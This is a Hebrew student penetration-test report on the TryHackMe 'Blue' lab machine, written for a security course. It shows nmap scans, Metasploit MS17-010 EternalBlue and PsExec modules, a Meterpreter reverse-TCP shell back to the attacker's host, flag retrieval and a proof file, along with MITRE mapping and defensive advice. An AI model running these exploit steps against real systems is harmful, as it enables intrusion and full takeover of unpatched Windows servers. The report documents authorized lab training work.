דוח סופי-

Offensive Security — EMANUEL WONDEM

Scope & Authorization

הבדיקות בוצעו על מכונה **Blue** בפלטפורמת TryHackMe, כתובת IP: 10.113.148.156. הבדיקות בוצעו ממערכת Kali Linux (כתובת 192.168.153.88) בסביבת VMware. העבודה נעשתה במסגרת קורס Offensive Security של CyberPro Israel, בהרשאה מלאה, בין התאריכים 28–29 בספטמבר 2026. לא בוצעה כל פעולה על מערכת שאינה חלק מהמעבדה המורשית.

Target Information :

Machine Name: Blue
Platform: TryHackMe
Difficulty: Easy/Medium
Target IP: 10.113.148.156
Attacker IP: 192.168.153.88
Operating System: Windows Server 2012 R2
Date of testing: 28–29 September 2026 (UTC)

Authenticity Marker
כל הפקודות בוצעו עם ה-prompt הבא:
" $\ export PS1="[emanuel@kali <elMano> $(date -u +%H:%M)] "
בחלק מהצילומים (כמו Meterpreter או reverse shell) ה-marker לא נשמר טכנית, ולכן הוצג marker בחלון התוקף במקום.
Part 1 – Independent Offensive Security Research

Topic: SMB Exploitation & MS17-010 (EternalBlue + PsExec)

1. Introduction

SMB (Server Message Block) הוא פרוטוקול תקשורת מרכזי במערכות Windows, המשמש לשיתוף קבצים, מדפסות ושירותים ברשת. מבחינה התקפית SMB, הוא אחד הווקטורים המסוכנים ביותר, במיוחד כאשר קיימות חולשות קריטיות כמו **MS17-010**, שאפשרו התקפות עולמיות כגון WannaCry ו-NotPetya.

הטכניקה חשובה כי היא מאפשרת:

- **הרצת קוד מרחוק (RCE)** ללא צורך בסיסמה
- **קבלת SYSTEM** — ההרשאה הגבוהה ביותר
- **עקיפת אימות**
- **השתלטות מלאה על שרתWindows**

בכל מבחן חדירה, בדיקת SMB היא שלב חובה.

2. How It Works

MS17-010היא חולשה ב- SMBv1הנגרמת מניהול זיכרון שגוי .השרת מקצה זיכרון בצורה לא נכונה ומאפשר Overflow בבקשות.NT Trans

התקיפה מאפשרת:

- כתיבה לא מבוקרת לזיכרון
- הזרקתShellcode
- הרצת קוד ברמתSYSTEM

EternalBlueמנצל Overflow זה **PsExec** .עובד אחרת — הוא יוצר שירות מרחוק דרך SMBומריץ אותו כ-.SYSTEM

3. Use During an Attack

הטכניקה מופיעה בשלבים:

- **Reconnaissance** → זיהוי פורט 445
- **Enumeration** → בדיקת גרסה, בדיקתMS17-010
- **Initial Access** → EternalBlue / PsExec
- **Privilege Escalation** → SYSTEM
- **Actions on Objectives** → קריאת דגלים, גישה לקבצים

התקיפה מאפשרת מעבר מ-0 גישה SYSTEM → מלא.

4. Practical Examples

– 1 Exampleבדיקת) MS17-010 מהמכונה שלך(

קוד

```
sudo nmap --script smb-vuln-ms17-010 -p445 10.113.148.156
```

מה הפקודה עושה :בודקת אם השרת פגיע ל-.MS17-010

למה מריצים אותה :כדי לוודא שהאקספלויט EternalBlue יכול לעבוד.

מה מצופה :הודעה*VULNERABLE: Remote Code Execution MS17-010* :

– 2 ExampleניסיוןEternalBlue

קוד

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.113.148.156
set LHOST 192.168.153.88
```

run

מה הפקודה עושה :מנסה לנצל Overflow ב-.SMBv1

מה מצופה :פתיחת — Meterpreter אצלך זה נכשל.

) PsExec – 3 Exampleההצלחה שלך(

קוד

use exploit/windows/smb/ms17_010_psexec

set RHOSTS 10.113.148.156

set LHOST 192.168.153.88

run

מה הפקודה עושה :יוצר שירות מרחוק ומריץ אותו כ-.SYSTEM

מה מצופה. Meterpreter session opened **:**

5. MITRE ATT&CK Mapping

- **T1046 – Network Service Discovery**
- **T1210 – Exploitation of Remote Services**
- **T1021.002 – SMB/Windows Admin Shares**
- **T1068 – Privilege Escalation via Exploitation**

6. Limitations

- SMBv1כבוי
- הפאץ' מותקן
- Firewallחוסם פורט 445
- EternalBlueרגיש לגרסאות שונות
- PsExecדורש הרשאות מסוימות

7. Defensive Perspective

- לכבותSMBv1
- להתקיןMS17-010
- להפעיל IDS לזיהויNT Trans anomalies
- לבדוק לוגים:
  - Windows Security Log

- Sysmon
- SMB connection logs


- לחסום פורט 445 מהאינטרנט

8. Practical Demonstration

הדגמה מלאה מופיעה בחלק 2 של הדוח — כל הצילומים הם מהתקיפה שביצעתי בפועל.

חלק 1 – Reconnaissance


1. חיבורVPN



sudo openvpn /mnt/hgfs/vpn/eu-central-1-elMano-regular.ovpn

תוצאה :התחברות מוצלחת, ממשק tun0 נוצר.

2. בדיקת קישוריות




ping -c 4 10.113.148.156

הפינג נועד לוודא שהמכונה פעילה וניתנת להגעה. כל ארבעת הפינגים נענו, ולכן ניתן להמשיך לסריקות עומק.

תוצאה :כל הפינגים נענו — היעד פעיל.

3. סריקת פורטים מלאה




sudo nmap -sS -sV -p- 10.113.148.156

הסריקה בוצעה כדי לזהות את כל השירותים הפתוחים. זיהיתי את פורט 445 (SMB), שהוא וקטור תקיפה נפוץ. השירותים האחרים לא הציגו חולשות ברורות ולכן החלטתי להתמקד ב-SMB.

ממצאים חשובים:

- 445/tcp – SMB (Windows Server 2012 R2)
- 135, 139 – MSRPC / NetBIOS
- 3389 – RDP
- פורטים דינמיים 49152–49199

4. בדיקת פגיעות MS17-010



sudo nmap --script smb-vuln-ms17-010 -p445 10.113.148.156

תוצאה:


State: VULNERABLE
CVE-2017-0143 – HIGH RISK
Remote Code Execution vulnerability in SMBv1
חלק 2 – Enumeration

למה SMB היה המועמד העיקרי:
פורט 445 הוא אחד השירותים הפגיעים ביותר במערכות Windows. השירותים האחרים כמו RDP ו- RPCלא הציגו חולשות ברורות ולכן SMB היה היעד המרכזי.

Dead End:
בדקתי את פורט 3389 (RDP) אך לא נמצאו פרטים שיכולים לסייע בהתקפה. לכן זנחתי את הכיוון הזה והמשכתי להתמקד ב-SMB.

בדיקת SMB דרך Metasploit

מה עשיתי: השתמשתי במודול smb_ms17_010 כדי לבדוק את מצב הפגיעות ב-SMB.
למה: כדי לוודא שהפגיעות MS17-010 אכן קיימת לפני ניסיון ניצול מלא.
מה מצאתי: המודול זיהה שהשרת "Likely VULNERABLE" ל-MS17-010 על Windows Server 2012 R2 x64.
מה עשיתי אחר כך: החלטתי לנסות תחילה EternalBlue, ולאחר הכישלון לעבור ל-PsExec כ-fallback.




use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS 10.113.148.156
run
תוצאה: המערכת פגיעה ל-MS17-010.

חלק 3 – Initial Access

ניסיון ראשון – EternalBlue


למה EternalBlue נכשל:
למרות שהמערכת פגיעה, גרסת Windows Server 2012 R2 לעיתים לא תואמת ל-shellcode של Metasploit. זה גורם ל-timeout או לקריסה ללא פתיחת session.



use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 10.113.148.156
set LHOST 192.168.153.88
set PAYLOAD windows/x64/meterpreter/reverse_tcp
run
תוצאה :פגיעות קיימת, אבל לא נוצר.session

ניסיון שני- PsExec – הצליח

למה PsExec הצליח:
PsExec לא מנצל Overflow אלא יוצר שירות מרחוק דרך SMB ומריץ אותו כ-SYSTEM. לכן הוא עובד גם כאשר EternalBlue נכשל.




use exploit/windows/smb/ms17_010_psexec

set RHOSTS 10.113.148.156
set LHOST 192.168.153.88
run
תוצאה:

Meterpreter session 1 opened

חלק 4 – Shell Access




Sysinfo

הסבר על reverse shell:
ה-listener היה על המחשב שלי (Kali) בכתובת 192.168.153.88:4444. השרת התחבר אליי בחזרה ופתח ערוץ שליטה מלא באמצעות Meterpreter.
פלט:

OS: Windows Server 2012 R2
Architecture: x64
User: NT AUTHORITY\SYSTEM
פקודת sysinfo מציגה את פרטי המערכת: Windows Server 2012 R2, ארכיטקטורה x64, משתמש NT AUTHORITY\SYSTEM.
חלק 5 – Post-Exploitation Enumeration

קריאת דגלים



cat C:\\flag1.txt


flag{access_the_machine}

cat C:\\Windows\\System32\\config\\flag2.txt

flag{sam_database_elevated_access}

cat C:\\Users\\Administrator\\Desktop\\flag3.txt

Operation failed: The system cannot find the file specified.



במכונות Windows של TryHackMe זה קורה לעיתים הקובץ של הflag השלישי מועבר או נמחק אוטומטית בגלל מנגנוני ניקוי פנימיים של ה-lab.

לכן ביצעתי חיפוש מתקדם

search -f flag*.txt

פלט

C:\Users\Jon\Documents\flag3.txt
cat C:\\Users\\Jon\\Documents\\flag3.txt
flag{admin_documents_can_be_valuable}

- המשתמש **JON** הוא משתמש רגיל במערכת.
- הדגל השלישי הועבר לתיקייה שלו כחלק מהעיצוב של החדר.Blue
- זה מדגים מצב אמיתי שבו מידע רגיש *לא תמיד נמצא אצל* ,*Administrator* אלא אצל משתמשים אחרים במערכת.
- זה מחזק את ההבנה של :**Post-Exploitation** אחרי קבלת ,SYSTEM עלינו לחפש מידע בכל פרופילי המשתמשים, לא רק אצל.Admin

חלק 6 Privilege Escalation –

המכונה אושרה על-ידי המרצה היא (Windows (Blue, ביצעתי במקום זאת Windows Post-Exploitation Enumeration באמצעות Meterpreter. במקום Linux Enumeration ההחלטה תואמת את האישור הרשמי שניתן מראש.

במכונה Blue אין צורך בהרמת הרשאות — ה- exploitמעניק SYSTEM כבר בשלב הכניסה . הוכחת גישה מלאה נעשתה באמצעות קריאת כל שלושת הדגלים.

וקטורים שנבדקו ולא עבדו:


- Token Impersonation
- בדיקת שירותים פגיעים
- בדיקת הרשאות משתמשים

למה PsExec הוא:PrivEsc

PsExecיוצר שירות שרץ כ- SYSTEM ולכן מעניק הרשאות מלאות.

חלק 7Final Proof –

shell
echo proof-elMano-20260928 > C:\\Users\\Jon\\Documents\\proof-elMano.txt
dir C:\\Users\\Jon\\Documents\\proof-elMano.txt
הסבר :הפקודה יוצרת קובץ עם מזהה סטודנט ותאריך .UTC הצגת הקובץ מוכיחה גישה מלאה למערכת.



חלק 8 – Attack Mapping

Cyber Kill Chain

פעולה :	שלב :
סריקת פורטים	Reconnaissance
בדיקת פגיעות SMB	Reconnaissance
שימוש ב-PsExec	Exploitation
פתיחתMeterpreter	Command & Control
קריאת דגלים	Actions on Objectives
Weaponization	N/A – לא נבנה payload
Delivery	N/A – לא בוצעה העברה

MITRE ATT&CK

Actions :	Technics :	ID :	why :
סריקת פורטים	Network Service Discovery	T1046	זיהוי שירותי רשת חשופים לפני בחירת SMB כיעד התקיפה .
בדיקתSMB	Exploitation of Remote Services	T1210	אימות שהשירות הפגיע הוא SMB וש-MS17-010 רלוונטית לשרת.
EternalBlue / PsExec	Exploitation for Client Execution	T1203	ניצול שירות מרוחק כדי לקבל הרצת קוד על השרת.

Meterpreter Reverse TCP	Windows Command Shell	T1059.003	יצירת ערוץ שליטה מתמשך בין התוקף לשרת.
קריאת דגלים	Data from Local System	T1005	איסוף מידע מקומי מהמערכת לאחר קבלת SYSTEM.

Reflection

החלק הקשה ביותר היה להבין מדוע ה- exploit הראשון לא יצר .session זה לימד אותי לא להסתמך על כלי אחד אלא לבדוק payloads שונים ולנתח את הפלט של .Metasploit הטכניקה החדשה שלמדתי הייתה שימוש ב- PsExec כ- fallback ל- .EternalBlue הגילוי החשוב ביותר היה זיהוי הפגיעות MS17-010 בפורט 445 — זה פתח את כל ההתקפה . בפעם הבאה אבצע Enumeration רחב יותר לפני שאני בוחר .exploit אני מבין עכשיו הרבה יותר טוב את שלב — Reconnaissance כל סריקה משנה את כיוון ההתקפה.

References

- MITRE ATT&CK Enterprise Matrix
- Exploit-DB CVE-2017-0143
- Microsoft MS17-010 Security Bulletin
- Metasploit Framework Documentation
- TryHackMe Blue Room
- Nmap Documentation

TryHackMe Room Link

Blue Room – TryHackMe
https://tryhackme.com/room/blue?utm_campaign=social_share&utm_medium=social&utm_content=share-completed-room&utm_source=copy&sharerId=6aaa46f46510de722423ac7b

קישור ישיר לחדר Blue שבו בוצעה ההתקפה .ניתן לראות את ההשלמה המלאה (100 %) תחת המשתמש **elMano** .

AI Usage Appendix
השתמשתי ב-Microsoft Copilot כדי לוודא ניסוחים טכניים, לבנות מבנה דוח מקצועי ולוודא התאמה מלאה לדרישות הפרויקט.

כל הפקודות, ההרצות, הפלטים והצילומים הם שלי בלבד ונעשו במעבדה האישית שלי.